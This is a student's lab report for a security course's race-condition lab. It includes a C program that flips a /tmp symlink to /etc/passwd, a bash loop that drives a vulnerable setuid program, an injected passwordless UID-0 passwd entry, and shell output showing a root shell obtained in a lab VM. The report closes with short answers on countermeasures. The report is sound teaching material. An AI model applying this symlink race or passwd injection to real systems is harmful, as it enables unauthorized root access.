
CS336 Lab 6 – Race condition lab

Due: Wednesday, Nov 17, 2:30 pm.
Turn in: Lab report
Points: 60 pts

Note: give detailed explanations in addition to the required screenshots.

(15 pts) Task 1: manually change the */etc/passwd* file.


⇒ (5) Take a screenshot of the content of the passwd file after you make the modification.



```
  GNU nano 2.5.3                File: /etc/passwd

vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false

test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

⇒


⇒ (10) Take a screenshot to show that you can login without enter the password, and also show me that you have the root privilege.

⇒ 

```
[11/12/21]seed@VM:~/.../Race condition$ su test
Password:
root@VM:/home/seed/Desktop/Race condition#
```

(25 pts) Task 2: Launching the race condition attack


⇒ (5) Take a screenshot of your attack program's code.



```c
#include <unistd.h>

int main()
{
    while(1) {
        unlink("/tmp/XYZ");
        symlink("/home/seed/myfile","/tmp/XYZ");
        usleep(10000);

        unlink("/tmp/XYZ");
        symlink("/etc/passwd","/tmp/XYZ");
        usleep(10000);

    }
    return 0;
}
```

⇒


⇒ (5) Take a screenshot of the script which checks whether the *passwd* file is modified or not.



```bash
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
        ./vulp < passwd_input
        new=$($CHECK_FILE)
done
echo "STOP... the passwd file has been changed"
```

⇒

⇒ (5) Take a screenshot of all 3 terminals running 3 programs in parallel (one screenshot includes all three terminals)



```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```

```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```


```
[11/12/21]seed@VM:~/.../Race condition$ sudo nano /etc/passwd
[11/12/21]seed@VM:~/.../Race condition$ sudo rm /tmp/XYZ
[11/12/21]seed@VM:~/.../Race condition$ ls /tmp
config-err-KV6YAo
systemd-private-263b1b0c22104be4a3fa485e30bc031d-colord.service-PcZaw6
systemd-private-263b1b0c22104be4a3fa485e30bc031d-rtkit-daemon.service-IW2tqy
unity_support_test.0
vboxguest-Module.symvers
vmware-root
vmware-root_2832-2999528429
vmware-seed
[11/12/21]seed@VM:~/.../Race condition$ touch /tmp/XYZ
[11/12/21]seed@VM:~/.../Race condition$ ls /tmp
config-err-KV6YAo
systemd-private-263b1b0c22104be4a3fa485e30bc031d-colord.service-PcZaw6
systemd-private-263b1b0c22104be4a3fa485e30bc031d-rtkit-daemon.service-IW2tqy
unity_support_test.0
vboxguest-Module.symvers
vmware-root
vmware-root_2832-2999528429
vmware-seed
XYZ
[11/12/21]seed@VM:~/.../Race condition$ ./attackp
```

⇒

⇒ (10) Take screenshots to show

⇒ (1) you have launched the race condition attack successfully (2) a new entry has been added to the *passwd* file


⇒ The test login is shown, so the race condition attack was successful, and a new entry was added:



```
:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false

test:U6aMy0wojraho:0:0:test:/root:/bin/bash
(END)
```

⇒

⇒ (3) switch to the test account, and you got the root shell.

⇒ 

```
[11/12/21]seed@VM:~/.../Race condition$ su test
Password:
root@VM:/home/seed/Desktop/Race condition# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Desktop/Race condition#
```

(20 pts) Conclusion.

⇒ Answer these questions (5 pts each):

- What is a race condition problem?
    - A race condition happens when multiple processes try to manipulate the same data at the same time. The end result will depend on the order of execution.
- How to exploit it?
    - In our lab, we exploited the race condition problem by running the vulnerable program in a loop, while simultaneously running an attack program that loops. After a few minutes, the timing lines up so that instead of running the code in the vulnerable program, the code in our attack program is run instead. In this case, we used this to gain root access to the virtual machine.
- What are the countermeasures? (Mentioned on the handout)
    - One countermeasure we had to disable was to prevent programs from following symbolic links in globally writable locations, like the tmp folder.
- What have you learned from the lab?
    - This lab again surprised me with how simple things like an infinite loop can be used to exploit an insecure program. I learned what a race condition is, some of the problems it can cause, and the importance of protecting against it.